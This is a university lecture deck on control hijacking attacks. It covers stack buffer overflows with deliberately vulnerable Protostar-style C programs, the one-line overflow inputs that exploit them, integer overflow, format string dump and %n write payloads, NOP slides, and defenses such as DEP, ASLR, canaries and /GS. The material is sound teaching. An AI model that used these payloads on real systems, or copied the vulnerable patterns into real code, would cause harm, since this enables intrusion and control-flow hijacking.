

Lecture 2:
Systems and Network Security CSE
628/628A

Sandeep K. Shukla

Indian Institute of Technology Kanpur

Lecture 1: Control Hijacking

- Total 6 Modules on Control Hijacking

- Module 1.1: Basic Control Hijacking Attacks : Buffer Overflow
- Module 1.2: Integer Overflow
- Module 1.3: Formal String Vulnerability

- Module 1.4: Defenses Against Control Hijacking – Platform Based Defenses
- Module 1.5: Run-Time Defenses
- Module 1.6: Some Advanced Control Hijacking Attacks

Module 1.1: Control Hijacking

Stack Smashing, Integer Overflow,
Format String attacks, Heap Based
Attacks

Acknowledgements

- Dan Boneh (Stanford University)
- John C. Mitchell (Stanford University)
- Nicolai Zeldovich (MIT)
- Jungmin Park (Virginia Tech)
- Patrick Schaumont (Virginia Tech)
- Web Resources



Control Hijacking

Basic Control Hijacking Attacks

Example 1

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
```

```
int main(int argc, char **argv) {
    volatile int modified;
    char buffer[64];
```

```
    modified = 0;
    gets(buffer);
```

```
    if(modified != 0) {
        printf("you have changed the 'modified' variable\n");
    }
```

```
    else {
        printf("Try again?\n");
    }
}
```

```
$echo `python -c 'print("A"*64)` | ./stack0
Try again?
$echo `python -c 'print("A"*65)` | ./stack0
you have changed the 'modified' variable
```

Example 2

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    modified = 0;
    strcpy(buffer, argv[1]);

    if(modified == 0x61626364) {
        printf("you have correctly got the variable to the right value\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }
}
```

```
$/`python -c 'print("A"*64 + "\x64\x63\x62\x61")'` |./stack1
you have correctly got the variable to the right value
```

Example 3

```
int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];
    char *variable;

    variable = getenv("GREENIE");

    if(variable == NULL) {
        errx(1, "please set the GREENIE environment variable\n");
    }

    modified = 0;

    strcpy(buffer, variable);

    if(modified == 0x0d0a0d0a) {
        printf("you have correctly modified the variable\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }
}
```

```
$export GREENIE=`python -c 'print("A"*64 + "\x0a\x0d\x0a\x0d")'`
$ ./stack2
you have correctly modified the variable
```


Example 4

```
void win()  
{  
    printf("code flow successfully changed\n");  
}  
  
int main(int argc, char **argv)  
{  
    volatile int (*fp)();  
    char buffer[64];  
  
    fp = 0;  
  
    gets(buffer);  
  
    if(fp) {  
        printf("calling function pointer, jumping to 0x%08x\n", fp);  
        fp();  
    }  
}
```


```
$ nm ./stack3 | grep win 08048424 T win  
$ ruby -e 'print "X" * 64 + [0x08048424].pack("V")' | ./stack3  
calling function pointer, jumping to 0x08048424  
code flow successfully changed
```

Control hijacking attacks

- Attacker's goal:
 - Take over target machine (e.g. web server)
 - Execute arbitrary code on target by hijacking application control flow
- Examples.
 - Buffer overflow attacks
 - Integer overflow attacks
 - Format string vulnerabilities

Example 1: buffer overflows

- Extremely common bug in C/C++ programs.
 - First major exploit: 1988 Internet Worm. fingerd.




≈20% of all vuln.

Source: NVD/CVE

What is needed


- Understanding C functions, the stack, and the heap.
 - Know how system calls are made
 - The exec() system call
-
- Attacker needs to know which CPU and OS used on the target machine:
 - Our examples are for x86 running Linux or Windows
 - Details vary slightly between CPUs and OSs:
 - Little endian vs. big endian (x86 vs. Motorola)
 - Stack Frame structure (Unix vs. Windows)

Linux Process Memory Layout



Stack Frame


<http://post.queensu.ca/~trd/377/tut5/stack.html>



What are buffer overflows?

Suppose a web server contains a function:

When func() is called stack looks like:




```
void func(char *str) {  
    char buf[128];  
    strcpy(buf, str);  
    do-something(buf);  
}
```

What are buffer overflows?

What if `*str` is 136 bytes long?

After `strcpy`:



```
void func(char *str) {  
    char buf[128];  
    strcpy(buf, str);  
    do-something(buf);  
}
```

Problem:
no length checking in `strcpy()`


Basic stack exploit

Suppose `*str` is such that
after `strcpy` stack looks like:

Program P: `exec("/bin/sh")`

When `func()` exits, the user gets shell !

Note: attack code P runs *in stack*.




The NOP slide

Problem: how does attacker determine ret-address?

Solution: NOP slide

- Guess approximate stack state when `func()` is called
- Insert many NOPs before program P:
 `nop , xor eax,eax , inc ax`



Details and examples

- Some complications:
 - Program P should not contain the '\0' character.
 - Overflow should not crash program before func() exits.
- <https://www.us-cert.gov/ncas/alerts/TA16-187A>
 - (in)Famous remote stack smashing overflows:
 - (2007) Overflow in Windows animated cursors (ANI). [LoadAniIcon\(\)](https://www.sans.org/reading-room/whitepapers/threats/ani-vulnerability-history-repeats-1926)
<https://www.sans.org/reading-room/whitepapers/threats/ani-vulnerability-history-repeats-1926>
 - (2005) Overflow in Symantec Virus Detection
`test.GetPrivateProfileString "file", [long string]`

Many unsafe libc functions

`strcpy` (char *dest, const char *src)

`strcat` (char *dest, const char *src)

`gets` (char *s)

`scanf` (const char *format, ...) and many more.

-
- “Safe” libc versions `strncpy()`, `strncat()` are misleading
 - e.g. `strncpy()` may leave string unterminated.
-
- Windows C run time (CRT):
 - `strcpy_s (*dest, DestSize, *src)`: ensures proper termination

Buffer overflow opportunities


- Exception handlers: (Windows SEH attacks)
 - Overwrite the address of an exception handler in stack frame.
- Function pointers: (e.g. PHP 4.0.2, MS MediaPlayer Bitmaps)




- Overflowing buf will override function pointer
- Longjmp buffers: longjmp(pos) (e.g. Perl 5.003)
 - Overflowing buf next to pos overrides value of pos.

Corrupting method pointers

- Compiler generated function pointers (e.g. C++ code)



- After overflow of `buf` :



Poor man's Buffer Overflow Finding

- To find overflow:
 - Run web server on local machine
 - Issue malformed requests (ending with “\$\$\$\$\$”)
 - Many automated tools exist (called fuzzers)
 - If web server crashes,
search core dump for “\$\$\$\$\$” to find overflow location
- Construct exploit (not easy given latest defenses)

Module 1.2

More Control Hijacking Attacks:
Integer Overflow



Control Hijacking

Integer Overflow

More Hijacking Opportunities

- **Integer overflows:** (e.g. MS DirectX MIDI Lib)
- **Double free:** double free space on heap
 - Can cause memory mgr to write data to specific location
 - Examples: CVS server
- **Use after free:** using memory after it is freed
- **Format string vulnerabilities**

Integer Overflows

(see Phrack 60)

Problem: what happens when int exceeds max value?

int m; (32 bits)

short s; (16 bits)

char c; (8 bits)

$$c = 0x80 + 0x80 = 128 + 128$$

$$\Rightarrow c = 0$$

$$s = 0xff80 + 0x80$$

$$\Rightarrow s = 0$$

$$m = 0xffffffff80 + 0x80$$

$$\Rightarrow m = 0$$

Can this be exploited?

An example


```
void func( char *buf1, *buf2,  unsigned int len1, len2) {  
    char temp[256];  
    if (len1 + len2 > 256) {return -1}           // length check  
    memcpy(temp, buf1, len1);                     // cat buffers  
    memcpy(temp+len1, buf2, len2);  
    do-something(temp);                           // do stuff  
}
```

What if **len1 = 0x80, len2 = 0xffffffff80** ?

⇒ $\text{len1} + \text{len2} = 0$

Second `memcpy()` will overflow heap !!

Integer overflow exploit stats



Source: NVD/CVE

Module 1.3

More Control Hijacking Attacks:
Format String Vulnerabilities



Control Hijacking

Formal String
Vulnerabilities

Format String Example 1

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    int A = 5, B = 7, count_one, count_two;

    // Example of a %n format string
    printf("The number of bytes written up to this point X%n is being stored in
count_one, and the number of bytes up to here X%n is being stored in
count_two.\n", &count_one, &count_two);

    printf("count_one: %d\n", count_one);
    printf("count_two: %d\n", count_two);

    // Stack Example
    printf("A is %d and is at %08x. B is %x.\n", A, &A, B);

    exit(0);
}
```

\$./a.out

The number of bytes written up to this point X is being stored in count_one, and the number of bytes up to here X is being storied in count_two.

count_one: 46

count_two: 113

A is 5 and is at bffff7f4. B is 7.

Format String Example 2

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    int A = 5, B = 7, count_one, count_two;

    // Example of a %n format string
    printf("The number of bytes written up to this point X%n is being stored in
count_one, and the number of bytes up to here X%n is being stored in
count_two.\n", &count_one, &count_two);

    printf("count_one: %d\n", count_one);
    printf("count_two: %d\n", count_two);

    // Stack Example
    printf("A is %d and is at %08x. B is %x.\n", A, &A);

    exit(0);
}
```

\$./a.out

The number of bytes written up to this point X is being stored in count_one, and the number of bytes up to here X is being storied in count_two.

count_one: 46

count_two: 113

A is 5 and is at bffff7f4. B is b7fd6ff4

Format String Example 3

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char text[1024];
    static int test_val = -72;
    if(argc < 2) {
        printf("Usage: %s <text to print>\n", argv[0]);
        exit(0);
    }
    strcpy(text, argv[1]);
    printf("The right way to print user-controlled input:\n");
    printf("%s", text);
    printf("\nThe wrong way to print user-controlled input:\n");
    printf(text);
    printf("\n");
    // Debug output
    printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val,
test_val);
    exit(0);
}
```

\$./fmt_vuln testing%x

\$./fmt_vuln \$(perl -e 'print "%08x."x40')

Format string problem

```
int func(char *user) {  
    fprintf( stderr, user);  
}
```

Problem: what if *user = "%S%S%S%S%S%S%S" ??

- Most likely program will crash: DoS.
- If not, program will print memory contents. Privacy?

Correct form: `fprintf(stdout, "%s", user);`

Vulnerable functions

Any function using a format string.

Printing:

printf, fprintf, sprintf, ...

vprintf, vfprintf, vsprintf, ...

Logging:

syslog, err, warn

Exploit

- Dumping arbitrary memory:
 - Walk up stack until desired pointer is found.
 - `printf("%08x.%08x.%08x.%08x|%s|")`
- Writing to arbitrary memory:
 - `printf("hello %n", &temp)` -- writes '6' into temp.
 - `printf("%08x.%08x.%08x.%08x.%n")`

Module 1.4

Defense Against Control Hijacking – Platform
Defenses



Control Hijacking

Platform Defenses

Preventing hijacking attacks


1. Fix bugs:
 - Audit software
 - Automated tools: Coverity, Prefast/Prefix.
 - Rewrite software in a type safe language (Java, ML)
 - Difficult for existing (legacy) code ...
2. Concede overflow, but prevent code execution
3. Add runtime code to detect overflows exploits
 - Halt process when overflow exploit detected
 - StackGuard, LibSafe, ...

Marking memory as non-execute (W^X)

Prevent attack code execution by marking stack and heap as **non-executable**
– **DEP – Data Execution Prevention**

- NX-bit on AMD Athlon 64, XD-bit on Intel P4 Prescott
 - NX bit in every Page Table Entry (PTE)
- Deployment:
 - Linux (via PaX project); OpenBSD
 - Windows: since XP SP2 (DEP)
 - Visual Studio: **/NXCompat[:NO]**
- Limitations:
 - Some apps need executable heap (e.g. JITs).
 - Does not defend against **Return Oriented Programming** exploits


Examples: DEP controls in Windows



DEP terminating a program

Attack: Return Oriented Programming (ROP)

- Control hijacking without executing code



Response: randomization

- **ASLR**: (Address Space Layout Randomization)
 - Map shared libraries to rand location in process memory
⇒ Attacker cannot jump directly to exec function
 - **Deployment**: (/DynamicBase)
 - **Windows 7**: 8 bits of randomness for DLLs
 - aligned to 64K page in a 16MB region ⇒ 256 choices
 - **Windows 8**: 24 bits of randomness on 64-bit processors
- **Other randomization methods**:
 - Sys-call randomization: randomize sys-call id's
 - Instruction Set Randomization (ISR)

ASLR Example

Booting twice loads libraries into different locations:

ntlanman.dll	0x6D7F0000	Microsoft® Lan Manager
ntmarta.dll	0x75370000	Windows NT MARTA provider
ntshrui.dll	0x6F2C0000	Shell extensions for sharing
ole32.dll	0x76160000	Microsoft OLE for Windows

ntlanman.dll	0x6DA90000	Microsoft® Lan Manager
ntmarta.dll	0x75660000	Windows NT MARTA provider
ntshrui.dll	0x6D9D0000	Shell extensions for sharing
ole32.dll	0x763C0000	Microsoft OLE for Windows

Note: everything in process memory must be randomized
stack, heap, shared libs, base image

- Win 8 **Force ASLR**: ensures all loaded modules use ASLR

Module 1.5

Defense against Control Hijacking Attacks:
Run-Time Defenses




Control Hijacking

Run-time Defenses

Run time checking: StackGuard

- Many run-time checking techniques ...
 - we only discuss methods relevant to overflow protection
- Solution 1: StackGuard
 - Run time tests for stack integrity.
 - Embed “canaries” in stack frames and verify their integrity prior to function return.



Canary Types


- Random canary:
 - Random string chosen at program startup.
 - Insert canary string into every stack frame.
 - Verify canary before returning from function.
 - Exit program if canary changed. Turns potential exploit into DoS.
 - To corrupt, attacker must learn current random string.
- Terminator canary: Canary = {0, newline, linefeed, EOF}
 - String functions will not copy beyond terminator.
 - Attacker cannot use string functions to corrupt stack.

StackGuard (Cont.)

- StackGuard implemented as a GCC patch
 - Program must be recompiled
- Minimal performance effects: 8% for Apache
- Note: Canaries do not provide full protection
 - Some stack smashing attacks leave canaries unchanged
- Heap protection: PointGuard
 - Protects function pointers and setjmp buffers by encrypting them:
e.g. XOR with random cookie
 - Less effective, more noticeable performance effects

StackGuard enhancements: ProPolice

- ProPolice (IBM) - gcc 3.4.1. (-fstack-protector)
 - Rearrange stack layout to prevent ptr overflow.



MS Visual Studio /GS [since 2003]

Compiler /GS option:

- Combination of ProPolice and Random canary.
- If cookie mismatch, default behavior is to call **`_exit(3)`**

Function prolog:

```
sub esp, 8    // allocate 8 bytes for cookie
mov eax, DWORD PTR ___security_cookie
xor eax, esp   // xor cookie with current
esp
mov DWORD PTR [esp+8], eax // save in
stack
```


Function epilog:

```
mov ecx, DWORD PTR [esp+8]
xor ecx, esp
call @__security_check_cookie@4
add esp, 8
```

Enhanced /GS in Visual Studio 2010:

- /GS protection added to all functions, unless can be proven unnecessary

/GS stack frame




Evading /GS with exception handlers

- When exception is thrown, dispatcher walks up exception list until handler is found (else use default handler)

After overflow: handler points to attacker's code

exception triggered \Rightarrow control hijack

Main point: exception is triggered before canary is checked



Defenses: SAFESEH and SEHOP

